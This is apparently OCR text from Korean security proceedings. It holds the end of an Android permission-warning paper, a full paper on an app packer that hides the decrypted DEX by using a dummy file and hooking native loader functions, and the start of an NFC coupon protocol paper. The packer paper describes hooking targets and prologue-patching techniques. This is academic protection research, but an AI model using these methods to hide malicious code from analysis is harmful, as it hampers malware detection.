본 논문에서는 앱 설치시 앱이 요청하는 권한의 올바른 판단을 사용자에게 인지시켜 주기 위해 안드로이드 앱 위해요소 고지 기법 연구를 하였다. 과도한 권한을 요구하는 앱 설치로 인해 스마트폰의 정보 유출의 위험성 존재하며 이런 피해를 낮추고자 한다. 안드로이드 스마트폰의 총 148개 권한을 분석하여 이 권한들 중에 [표 2]에서 알 수 있는 개인 정보 탈취의 가능성이 있는 권한 목록들에 대해서 [표 3]과 같이 구현할 예정이다. 경각심을 가질 수 있는 문구를 사용자에게 보여줄 예로 누구나 쉽게 보고 판단 할 수 있을 것이다. 향후 연구에서는 스마트폰 앱 설치시 사용자가 사용하는 스마트폰 기기의 정보 탈취나 사용자에게 위해를 끼칠 수 있는 권한을 상세하게 고지하여 인지할 수 있도록 경고하는 안드로이드 앱 자체 연구 개발할 계획이다. 기능의 한계성으로 대중적인 인스턴트 메신저 앱과 악성코드를 내장한 앱들을 가지고 실험을 해보았다. 하지만 권한 고지 기능만을 가지고 정적분석이나 동적분석을 지원하는 백신과 같은 기능을 할 수 없었다. 스마트폰 사용자의 주의를 기울일 수 있게 스마트폰 환경에 맞추어 유해요소 권한에 대해 고지하여 역할을 한다. 추후에는 연구를 확장하여 스마트폰용 샌드박스(SandBox) 기능을 지원하는 앱을 개발하고자 한다. 요즘 향상된 스마트폰 성능으로 버츄얼 머신과 같이 보호된 영역에서 앱을 테스트하고 검증하여 원치 않는 조작을 막는 보안 형태의 앱을 연구하고자 한다.

[참고문헌]

[1] 김홍선, 최은혁, “모바일 생태계의 보안 이슈 및 전망”, 한국정보통신기술협회, sno.132, pp.49-53, 2010.

[2] Zhu, Jiawei, et al. "Permission-based abnormal application detection for android." International Conference on Information and Communications Security. Springer Berlin Heidelberg, pp.228-239, 2012.

[3] Zhou, Yajin, and Xuxian Jiang. "Dissecting android malware: Characterization and evolution." Security and Privacy (SP), 2012 IEEE Symposium on. IEEE, pp95-109, 2012.

[4] TechRepublic, “Report: 2016 saw 8.5 million mobile malware attacks, ransomware and IoT threats on the rise”, 2017.2.28.

[5] “[악성코드 분석리포트] Trojan.Android.FakeApp” http://blog.alyac.co.kr/938, Jan 2017.

[6] “Requesting Permissions”, https://developer.android.com/guide/topics/permissions/requesting.html

[7] “Manifest Permission”, https://developer.android.com/reference/android/Manifest.permission.html

[8] 최은혁, “악성코드 동향으로 살펴본 스마트 기기의 보안 위협”, 정보보호학회지, pp.7-11, 2011.

[9] 임재현, 임을규, "안드로이드 APK 파일 안에 숨어있는 악성 어플리케이션 탐지", 한국통신학회 학술대회논문집, pp479-480, 2012.

[10] Nauman, Mohammad, Sohail Khan, and Xinwen Zhang. "Apex: extending android permission model and enforcement with user-defined runtime constraints." Proceedings of the 5th ACM symposium on information, computer and communications security. ACM, April, 2010.

[11] Barrera, David, et al. "A methodology for empirical analysis of permission-based security models and its application to android." Proceedings of the 17th ACM conference on Computer and communications security. ACM, October, 2010

더미 파일을 이용하여 원본 덱스를 노출시키지 않는 로딩 기법*

조홍래, 최준태, 하동수, 오희국†

*한양대학교 컴퓨터공학과

A Loading Method for Hiding Original Dex using Dummy File*

Honglae Jo, JoonTae Choi, Dongsoo Ha and Heekuck Oh†

Hanyang University, Department of Computer Science and Engineering

요 약

대다수의 패커(packer)는 런타임 중간에 암호화된 원본 덱스(Dalvik EXecutable)를 복호화하여 메모리에 로드하며, 그 과정에서 로드 API가 필연적으로 사용된다. 이 API의 인터페이스는 대상 경로를 입력 값으로 받으므로, 런타임 중간에 원본 덱스가 파일시스템에 노출되는 문제점이 존재한다. 패커의 안전성을 높이기 위해 이 문제가 해결되어야 하며, 본 논문에서는 파일 시스템에 원본 덱스가 노출되지 않는 로딩 기법을 제안한다. 더미 파일을 이용하여 API의 인터페이스를 만족시키며, 후킹(hooking)을 통해 메모리상에 로드되어 있는 원본을 복호화여 로드시킨다. 최종적으로 더미 파일에서 복호화 된 원본 덱스로 치환을 하였다. 제안하는 기법을 통해 원본 덱스가 파일시스템에 노출되는 기존의 패커 문제점을 해결하였다.

I. 서론

현재 바이트코드 기반인 안드로이드 어플리케이션은 역공학에 취약하므로 국내외에서 패커 서비스를 제공한다. 여기서 언급하는 패커란 실행 압축 기술을 말하는 것으로 압축 및 암호화 과정을 통해 어플리케이션의 원본 덱스을 숨긴다. 그리고 실행 시 압축해제 및 복호화 과정을 수행하고 본래의 어플리케이션을 실행한다[1][2].

위와 같은 패커의 동작 메커니즘에 따라 본래의 어플리케이션 실행을 위해 원본 덱스파일을 동적으로 메모리에 로드하는 과정은 필수이다. 안드로이드에서 제공하는 로드 API 함수는 PathClassLoader 함수와 DexClassLoader 함수이다. 이 함수의 인터페이스는 파일의 경로를 입력 값으로 받는다. 즉 로드할 파일이 파일시스템에 존재하는 것을 알 수 있다.

BlackHat ASIA 2015에서 발표한 Yeongung Park은 로드 API 함수를 사용하는 패커의 특성을 이용하여 적용된 보호기법을 우회하지 않고 손쉽게 파일시스템에서 원본 덱스를 얻는 데모 영상을 공개하였다[3].

본 논문에서 제안하는 기법은 더미 덱스를 메모리에 로드한다. 그 과정에서 JNI(java native interface)를 통해 내부적으로 수행되는 API 함수를 후킹하여 미리 메모리에 로드된 암호화된 원본 덱스를 복호화하고 치환한다. 이를 통해 원본 덱스가 파일시스템에 노출되는 문제점을 해결하였다.

이후 논문의 구성은 다음과 같다. 2장에서는 기존에 출시된 안드로이드 패커의 동작 메커니즘과 취약점에 대해서 설명한다. 그리고 3장에

* 본 연구는 미래창조과학부 및 정보통신기술진흥센터의 대학ICT연구센터육성 지원사업의 연구결과로 수행되었음 (IITP-2017-2014-0-00636)
이 논문은 2015년도 정부(교육부)의 재원으로 한국연구재단의 지원을 받아 수행된 연구임 (NRF-2015R1D1A1A09058200)

† 교신저자 : hkoh@hanyang.ac.kr




그림 1. 패커 서비스 적용 후 변화된 APK 구조

서는 로드 API 함수 사용 시 내부적으로 수행되는 후킹 가능한 함수를 안드로이드 버전별로 알아본다. 4장에서는 제안하는 기법을 설명하고 끝으로 5장에서 결론을 맺으며 마무리한다.

II. 배경지식

2.1 안드로이드 패커 동작 메커니즘

안드로이드 패커 동작 메커니즘을 설명하기 앞서 리패키징 과정 시 변화된 APK(Android Pakcage)파일 구조를 설명한다. 이를 도식화한 것이 [그림1]이다[4].

먼저 새로운 덱스 및 공유라이브러리 파일이 추가된다. 이 추가된 덱스는 추가된 공유라이브러리 파일을 실행시키기 위한 인터페이스 역할을 한다.

압축해제, 복호화, 보호기법 실행, 덱스파일 동적로드 등의 핵심 과정은 새롭게 추가된 공유라이브러리 파일에서 수행한다. 그 이유는 바이트코드는 역공학에 취약하여 분석에 용이한 반면 네이티브코드는 상대적으로 복잡하기 때문이다.

원본 덱스는 압축 및 암호화가 된 형태로 리소스 폴더인 assets 폴더에 저장된다. 그리고 안드로이드 매니페스트(Android Manifest)파일이 수정된다. 이를 통해 본래의 어플리케이션 흐름 앞에 새로 추가된 덱스파일의 흐름이 삽입된다.

안드로이드 패커 동작 메커니즘은 수정된 안드로이드 매니페스트 파일에 의해 새로운 덱스가 메모리에 로드된다. 이 덱스는 먼저 정적 및 동적 분석을 방해할 보호기법을 실행한다.

그리고 압축 및 암호화된 원본 덱스을 복호화한다. 그리고 복호화된 원본 덱스는 메모리에 로드한 후에 본래의 어플리케이션을 실행한다.

즉 위와 같은 동작메커니즘 구조 상 새로 삽입된 덱스가 먼저 메모리에 로드되므로 원본 덱스를 메모리에 동적으로 로드시키는 과정은 필수적으로 수행되어야 한다.

2.2 안드로이드 패커 취약점

파일을 메모리에 동적으로 로드하는 안드로이드 API 함수는 PathClassLoader 함수와 DexClassLoader 함수이다. 이 함수는 각 클래스의 생성자 함수로 클래스로더 객체를 생성한다. 클




그림 2. PathClassLoader 함수 및 DexClassLoader 함수 내부 수행 과정

래스로더의 역할은 덱스파일을 메모리에 읽어들여 클래스 객체를 생성한다[5].

이 API 함수의 내부 동작 과정을 나타낸 것이 [그림2]이다. 먼저 loadDex함수가 호출된 다음 네이티브 함수와 연결된 openDexFile이 호출된다. 그러면 JNI를 통하여 네이티브 함수가 실행이 된다. 이 네이티브 함수는 공유라이브러리인 libc.so 파일 안의 dlopen함수를 이용하여 덱스파일을 메모리에 로드한다.

loadDex 함수와 openDexFile 함수에서 주의 깊게 보아야할 매개변수는 첫 번째이다. 문자열 타입인 sourcePathName은 파일시스템에 존재하는 파일의 경로를 나타낸다. 즉 파일이 파일시스템에 존재해야만 정상적으로 파일을 메모리에 로드 가능한 것을 알 수 있다.

BlackHat ASIA 2015에서는 패커의 동작 구조상 위와 같은 특성을 가지는 API 함수를 사용해야만 하는 점을 이용하여 원본 덱스를 쉽게 얻는 취약점을 발표하였다[3].

이 취약점의 핵심 내용을 도식화한 것이 [그림3]이다. 암호화된 형태로 APK 파일 안에 저장된 덱스가 동적으로 메모리에 로드되기 위해서는 복호화 과정이 필요하다.

기존의 패커가 복호화를 수행하는 시점은 PathClassLoader 함수 또는 DexClassLoader 함수 수행 전이다. [그림3]에서는 네 번째 단계인 동적 로드 및 파일 삭제를 수행하기 바로 직전의 상태를 말한다.

즉 복호화가 이루어진 원본 덱스가 파일시스템에 그대로 노출된다. 따라서 공격자는 보호기법을 우회하지 않고도 원본 덱스를 쉽게 얻을 수 있다.

여기서의 문제점은 복호화 시점이 PathClassLoader 함수 또는 DexClassLoader 함수 수행




그림 3. 파일시스템에 노출된 원본 덱스 취약점

안드로이드 버전	네이티브 API 함수
Kitkat 4.4.*	• DexFile_openDexFileNative (링크) • open (링크) • FindDexFileInOatLocation (링크)
Lollipop 5.0.0	• DexFile_openDexFileNative (링크) • OpenDexFilesFromOat (링크) • LoadMulitFilesFromOatFile (링크)
Lollipop 5.1.*	• DexFile_openDexFileNative (링크) • OpenDexFilesFromOat (링크) • LoadMulitFilesFromOatFile (링크)
Marshmallow 6.0.*	• DexFile_openDexFileNative (링크) • OpenDexFilesFromOat (링크) • Dex2Oat (링크)
Nougat 7.*	• DexFile_openDexFileNative (링크) • Dex2Oat (링크) • LoadDexFiles (링크)

표 1 안드로이드 버전별 후킹 가능한 함수

전에 이루어졌다는 것이다.

따라서 복호화 시점은 원본 덱스파일을 암호화된 상태로 메모리에 로드하고 API 함수 수행 중에 하는 것이 바람직하다.

즉 기존에 없는 복호화 과정이 로드 API 함수 수행 중에 실행되어야 하므로 API 함수 후킹이 필요하다.

III. 후킹 가능한 안드로이드 API 함수

안드로이드 API 함수 후킹을 위해서 선행되어야 할 작업은 후킹 가능한 함수를 찾는 것이다. 다음 [표1]은 4.4.* 버전인 키캣(Kitkat)부터 7.* 버전인 누가(Nougat)까지 버전별로 후킹 가능한 API 함수를 정리한 것이다.

[표1]에 정리된 API 함수는 PathClassLoader 함수 및 DexClassLoader 함수 호출시 JNI를 통해 내부적으로 수행되는 네이티브 API 함수를 정리한 것이다. 모든 API 함수를 언급하는 것은 무리이므로 버전별로 3가지만 정리하였다.

특히 DexFile_openDexFileNative 함수는 자바레이어와 네이티브레이어를 이어주는 첫 번째 네이티브 API 함수로 키캣부터 누가버전까지 모두 존재한다. 따라서 특정 버전에 영향을 받지 않는 후킹 가능한 함수이다.

IV. 제안하는 기법

4.1 프롤로그 수정을 통한 API 함수 후킹

API 함수 후킹에는 여러 기법이 존재하지만 본 논문에서는 함수 프롤로그 수정 및 브릿지 코드를 이용한 후킹기법을 제안한다. 이 과정을 도식화한 것이 [그림4]이다.

먼저 API 함수의 프롤로그 부분을 스텁 코드의 시작 주소로 점프하도록 수정한다. 그리고 스텁 코드에서 원하는 특정 작업이 수행되며 그 중간에 API 함수로의 호출이 이뤄진다. 그 호출은 브릿지 코드를 통해 수행된다.

이 브릿지 코드는 함수 스텁코드로의 점프로 인해 지워진 프롤로그 명령어를 실행하고 프롤로그 다음 지점으로 이동하는 역할을 한다. 그리고 API 함수가 리턴이 되면 다시 스텁 코드로 돌아와 남은 작업을 수행하고 난 뒤 스텁 코드에서 API 함수를 호출한 지점으로 리턴이 되는 방식으로 수행된다.

4.2 더미 덱스를 이용한 원본 덱스 로드 기법

제안하는 기법은 더미 덱스와 네이티브 API 함수 후킹을 통해 원본 덱스가 파일시스템에 노출되는 기존의 패커 문제점을 해결하였다.

다음 [그림5]는 원본 덱스가 파일시스템에 존재하는 기존의 패커 기법과 본 논문에서 제안하는 기법을 간략히 도식화 한 것이다. 배경색이 회색인 덱스가 암호화된 덱스를 의미하고 배경이 흰색인 덱스가 복호화된 덱스를 의미한다.

[그림5]에서는 두 가지 기법 모두 암호화된 덱스의 복호화를 수행한다. 하지만 기존의 기법은 원본 덱스가 파일시스템에 존재하는 취약점을 가지고 있다. 하지만 제안하는 기법은 더미 덱스와 API 함수 후킹을 통해 메모리에서 복호화를 하고 치환과정을 수행한다. 따라서 파일시스템에는 더미 덱스만 존재하는 것을 볼 수 있다.

제안하는 기법을 위한 첫 번째 단계는 암호화된 원본 덱스를 미리 메모리에 로드한다. 원본 덱스를 메모리에 로드시키기 위한 방법은




그림 4. 프롤로그 수정 및 브릿지 코드를 이용한 API 함수 후킹 기법

공유라이브러리의 데이터 영역에 암호화된 덱스를 넣는다. 그리고 System 클래스의 정적 메소드인 LoadLibrary 함수를 통해 해당 공유라이브러리를 메모리에 로드한다.

후킹 할 대상인 네이티브 API 함수와 스텁 코드를 연결하기 위해서는 메모리에 로드된 API 함수의 시작 주소가 필요하다. 먼저 dlopen 함수를 통해 soinfo 구조체의 핸들 주소값을 얻는다. 여기서 언급하는 soinfo 구조체는 메모리에 로드된 공유라이브러리 파일인 so파일을 관리하는 구조체를 말하다. 그리고 dlsym 함수를 통해 메모리에 로드된 함수의 시작주소를 얻을 수 있다.

안드로이드 마시멜로우 버전까지는 /system/lib 폴더에 있는 모든 공유라이브러리 파일에 대한 soinfo 구조체의 핸들 주소값을 얻을 수 있었다.

하지만 안드로이드 누가 버전부터는 임시적으로 libandroid_runtime.so, libcutils.so, libcrypto.so, libssl.so 등의 공유라이브러리 파일을 제외하고는 모든 시스템 공유라이브러리파일에 대해서 dlopen 함수를 통해 soinfo 구조체 핸들의 주소값을 얻을 수 없다.

따라서 dlsym 함수를 통해 후킹 할 함수의 시작 주소를 찾는 것이 불가능하다. 즉 dlopen 함수를 통해 soinfo 핸들의 주소값을 얻는 우회 방법이 누가버전부터는 필요하다.

dlopen 및 dlsym함수를 통해 얻은 시작주소를 이용하여 후킹 할 API 함수와 스텁코드를 연결하는 과정을 수행한다. 연결 방법은 4장의




그림 5. 더미덱스 및 후킹을 이용한 덱스 로드 기법
(좌: 기존의 패커 기법, 우: 제안하는 기법)

본 논문에서 제안하는 후킹기법을 보면 알 수 있다.

API 함수에 연결된 스텁코드에서는 크게 2가지의 일을 수행한다. 먼저 암호화 된 덱스를 복호화 한다. 그리고 메모리에 로드할 덱스를 원본 덱스로 치환하는 과정을 수행한다.

마지막으로 파일시스템에 존재하는 더미 덱스의 경로를 입력 값으로 하여 DexClassLoader 함수 또는 PathClassLoader 함수를 수행한다. 내부적으로 더미 덱스를 메모리에 로드하기 위해 필요한 API 함수가 수행된다. 그 중에 스텁코드와 연결된 API 함수가 수행이 되면서 미리 메모리에 로드된 암호화된 원본 덱스의 복호화 및 치환 과정이 수행된다.

V. 결론

본 논문에서는 더미덱스 및 덱스파일 로드 시 내부적으로 수행되는 API 함수 후킹을 통해 암호화된 원본 덱스파일을 메모리상에서 복호화하고 치환하는 기법을 제안한다. 이를 통해 원본 덱스파일이 파일시스템에 노출되는 기존의 패커 문제점을 해결하였다.

향후 연구는 안드로이드 누가 버전에서 soinfo 구조체의 핸들 주소값을 얻기 위한 우회 방법을 연구할 것이다. 또한 안드로이드 특정 버전대가 아닌 모든 버전을 아우르는 범용적인 후킹기법을 연구할 계획이다.

[참고문헌]

[1] R.Yu, Android packers: facing the challenges, building solutions, in Proceeding of the 24th Virus Bulletin International conference, September 2014.

[2] W Enck, D Octeau, McDaniel, S Chaudhuri, A study of android application security, in Proceedings of the 20th USENIX Security Symposium, August, 2011.

[3] Yeongung Park, We can still crack you! general unpacking method for android packer(no root), BlackHat Asia 2015, March 2015.

[4] Jongsu Lim, Jeonghyun Yi, Structural analysis of packing schemes for extracting hidden codes in mobile malware, EURASIP Jorunal of Wireless Communications and Networking, September, 2016.

[5] http://android-developers.blogspot.kr/2011/07/custom-class-loading-in-dalvik.html

사용자의 공개키를 이용하는 NFC 기반 모바일 쿠폰 시스템*

이소원, 신동진, 박창섭
단국대학교 컴퓨터학과

Mobile Coupon System Based on NFC Using User's Public Key

So-won Lee, Dong-jin Shin, Chang-seop Park
Division of computer, Dankook University.

요 약

최근 모바일 디바이스와 NFC 기술이 융합된 서비스들이 다양한 분야에서 활용되고 있다. NFC를 이용한 모바일 서비스 중 NFC Tag를 통해 모바일 쿠폰 발급 및 사용이 가능한 NFC 기반 모바일 쿠폰 시스템이 각광받고 있다. 본 논문에서는 NFC 기반의 모바일 쿠폰 시스템의 구성과 모바일 쿠폰 시스템에 대한 보안 요구 사항에 대해 분석한다. 그리고 이에 관한 기존 연구들을 분석하고 기존의 문제점을 보완할 수 있는 새로운 모바일 쿠폰 시스템을 제안한다. 제안하는 시스템은 기존 연구들에서 쓰였던 복잡한 PKI 구조나 많은 저장 공간을 사용하지 않는 방법으로, 기존 연구보다 효율적이고 안전한 프로토콜이다. 인증 방법으로 메시지 인증 코드(Message Authentication Code)를 이용하고 쿠폰의 발급에 있어 근본적으로 중복 발행을 방지할 수 있기 때문에 더 안전하고 효율적인 방법으로 쿠폰 발급 및 사용이 가능한 시스템이다. 사용자들은 이 시스템을 이용하여 원하는 쿠폰을 손쉽게 길거리에 있는 NFC 태그를 통해 쉽게 발급받아 사용할 수 있을 것이다.

I. 서론

1.1 쿠폰 시스템

쿠폰은 시장에서 가장 많이 쓰이는 할인 수단으로, 최근에는 모바일 기기를 가지고 사용할 수 있는 모바일 쿠폰이 많이 이용되고 있다. 모바일 쿠폰은 모바일 기기의 휴대성으로 인해 이전의 종이 쿠폰이나 전자 쿠폰보다 더 쉽게 발급받고 사용할 수 있는 방식이다. 종이 쿠폰은 사용자가 원하는 쿠폰을 신문이나 잡지 등에서 오려서 상점에 가져가서 사용하는 방식으로 분실의 위험이 있어 불편하다. 또한 전자 쿠폰은 사용자가 원하는 쿠폰을 인터넷을 통해 온라인으로 발급받아 프린트하여 사용하는 방법으로 종이 쿠폰과 마찬가지로 분실의 위험이 있다. 모바일 쿠폰은 모바일 기기를 이용하므로 전자 쿠폰보다 이동성과 편리성을 제공하는 방식이지만 무선 통신의 취약점으로 인해 보안 위협이 존재할 수 있다.

이와 같은 문제점을 해결하기 위해서 최근에는 NFC 기반의 모바일 쿠폰 시스템의 연구가 활발하게 진행되고 있다[1]. NFC 기술을 이용한 모바일 쿠폰 시스템은 모바일의 장점인 이동성과 편리성을 제공할 뿐만 아니라 NFC

* 본 연구는 미래창조과학부 및 한국인터넷진흥원의 "고용계약형 정보보호 석사과정 지원사업"의 연구결과로 수행되었음 (과제번호 H2101-17-1001)

Tag와 모바일 기기와의 접근 만으로 안전하게 쿠폰을 발급받고 사용할 수 있는 편의성과 효율성을 제공할 수 있다.

1.2 NFC 기술

NFC(Near Field Communication)는 RFID 기술의 일종으로 근거리 무선 통신 기술의 표준 기술이다. 13.56MHz의 주파수 대역을 사용하며 10cm 이내의 근거리에서 양방향 통신이 가능한 비접촉식 무선 통신을 제공한다[2]. NFC 기술은 모바일 기기에 탑재되어 모바일 기기와 단말기 간의 통신을 통해 전자 결제, 신분 인증, 쿠폰 시스템 등과 같은 응용 서비스를 제공한다[3]. 현재는 모바일 결제 부분에서 NFC 기술이 가장 활발하게 이용되고 있으며, 더 나아가 자동차 키, 쇼핑 등에도 이용되고 있다.

NFC 기술은 기존의 비접촉식 스마트카드 기술을 기반으로 개발되었으나 단순 스마트카드 기능(Card Emulator 기능) 뿐 아니라 양방향 통신을을 통해 전자 태그의 정보를 읽어오거나 정보를 쓸 수 있는 Read/Write 기능과 단말기 간 통신을 위한 P2P 기능까지 제공할 수 있다.

2장에서는 NFC 기반의 모바일 쿠폰 시스템의 구성 요소와 보안 요구사항을 분석하고, 3장에서는 이와 관련된 기존 연구에 대해 분석한다. 그리고 4장에서는 본 논문에서 제안하는 프로콜에 대한 내용과 특징에 대해 설명한 후 5장에서 기존 연구와의 비교 분석을 통해 결론을 도출한다.

II. NFC 기반 모바일 쿠폰 시스템

2.1 모바일 쿠폰 시스템의 구성

모바일 쿠폰 시스템은 그림1과 같이 쿠폰을 발급받아 사용하려는 사용자(User), 정당한 쿠폰을 발급해 주는 발행자(Issuer), 사용자가 쿠폰을 사용할 때 그에 맞는 쿠폰의 서비스를 제공하는 출납원(Cashier)로 구성된다[1].



<그림 1> 모바일 쿠폰 시스템 구성요소

사용자는 NFC 기능이 장착된 모바일 기기를 가진 사람을 의미하며, 시스템 구조에서는 모바일 기기로 지칭한다. 발행자는 신문 광고나 잡지, 포스터 등에 부착되어 있는 NFC Tag가 될 수 있고, 또는 온라인 발행자로 웹 서버가 될 수 있다. 또한 출납원은 NFC 인터페이스 장치를 가진 터미널을 의미한다[4].

본 논문에서 발행자와 출납원은 동일한 회사로 가정하고, 사용자의 모바일 기기에는 쿠폰을 발급받기 전에 쿠폰을 저장하고 관리할 수 있는 응용 소프트웨어가 설치되어 있어야 한다.

2.1 모바일 쿠폰 시스템의 보안 요구사항

모바일 쿠폰 시스템에서는 다음과 같은 위협에 대응할 수 있는 보안 사항이 요구된다[5][6].

- 불법생성(Unauthorized Generation) 방지
  공격자는 새로운 쿠폰을 불법으로 발행할 수 없어야 한다.
- 조작(Manipulation) 방지
  공격자는 쿠폰에 대한 데이터를 조작할 수 없어야 하고, 조작하더라도 쿠폰의 유효한 상태를 유지할 수 없어야 한다.
- 불법 복제(Unauthorized Copying) 방지
  공격자는 유효한 쿠폰을 불법으로 복제하여 사용할 수 없어야 한다.
- 중복 사용(Multiple Cash-In) 방지
  누구도 동일한 쿠폰을 두 번 이상 재사용할 수 없어야 한다.
- 기밀성(Confidentiality)
  공격자는 정상적인 쿠폰을 도청에 의해 얻을 수 없어야 한다.
- 무결성(Data Integrity)
  공격자는 통신 중 전송되는 데이터를 변조할 수 없어야 한다.

III. 관련 연구

NFC에 기반한 모바일 쿠폰 시스템에 대해 Dominikus 등은 처음으로 이의 개념을 정립하였고, 보안 요구사항에 맞는 프로토콜을 제시하였다[7]. 이 방식은 공개키 기반 구조(PKI)를 이용하는 것이 특징이고, 모든 발행자와 사용자의 정보를 저장하는 서버가 필요하다.

Alshehri 등은 복잡한 PKI 구조 대신 해쉬함수에 기반을 둔 프로토콜을 제시하였는데 이 방식은 비밀키를 두 개 사용한다는 것이 특징이다[8]. 쿠폰을 발행할 때 발행자와 사용자간의 비밀키 k_1, 사용자가 쿠폰을 사용할 때 쿠폰에 대한 서비스를 받기 위한 사용자와 출납원간의 비밀키 k_2가 사용된다. 기존 연구와는 달리 각 사용자에게 출납원과 공유할 수 있는 비밀키를 분배하는 방법에 대한 문제점이 있다[9]. 계산량이 많고 복잡한 PKI 구조의 비효율성을 보완하기 위해 Hsiang 등은 이산대수의 어려움을 기반으로 하여 연산 시간이 오래 걸리지만 안전한 프로토콜을 제시하였다[10]. 이 방식에서는 일방향 해쉬함수와 이차 추정에 대한 연산을 통해 복잡한 계산을 수행한다[11].

Ha 등은 사용자가 쿠폰에 대한 서비스를 제공받을 때 가로챌 수 있는 Relay Attack을 방지하기 위한 프로토콜을 제시하였다[12]. 이 방식은 Diffie-Hellman 키 분배 방식을 이용하여 사용자와 출납원간의 키 k_{uc}를 만들어 출납원이 사용자에게 쿠폰에 대한 서비스를 제공할 때 k_{uc}로 암호화하여 보낸다. 하지만 이 방식도 모든 발행자의 (공개키, 개인키) 쌍이 필요하므로 효율성이 떨어지는 문제점이 있다.

Chang 등은 비밀키를 메시지 인증 코드(MAC)를 통해 전달하므로 불법 생성을 방지하고, 또한 쿠폰 넘버와 유효기간 등의 정보도 MAC 내부에 포함되므로 무결성이 유지되어 조작도 불가능하다[13]. 하지만 이 방식은 불법 복제에 대한 공격이 가능하므로 이에 대한 연구가 더 필요하다.

IV. 제안 프로토콜


제안하는 프로토콜은 사용자가 NFC Tag의 정보를 읽어 와서 애플리케이션을 통해 발행자에게 전달하고 발행자는 그 때 쿠폰을 발급하는 방식의 모바일 쿠폰 시스템이다. 사용자는 길거리의 포스터, 잡지 등에서 NFC Tag를 쉽게 접할 수 있고 태그를 읽는 것만으로 쿠폰을 발급받을 수 있다. NFC Tag를 이용하여 쿠폰을 발급받기 위해서 먼저 사용자는 발행기관에서 제공하는 쿠폰 관리 애플리케이션을 다운로드받아야 한다. 이 때, 사용자의 모바일 기기에 사용자의 공개키(PK_u)와 개인키(SK_u)가 생성된다.

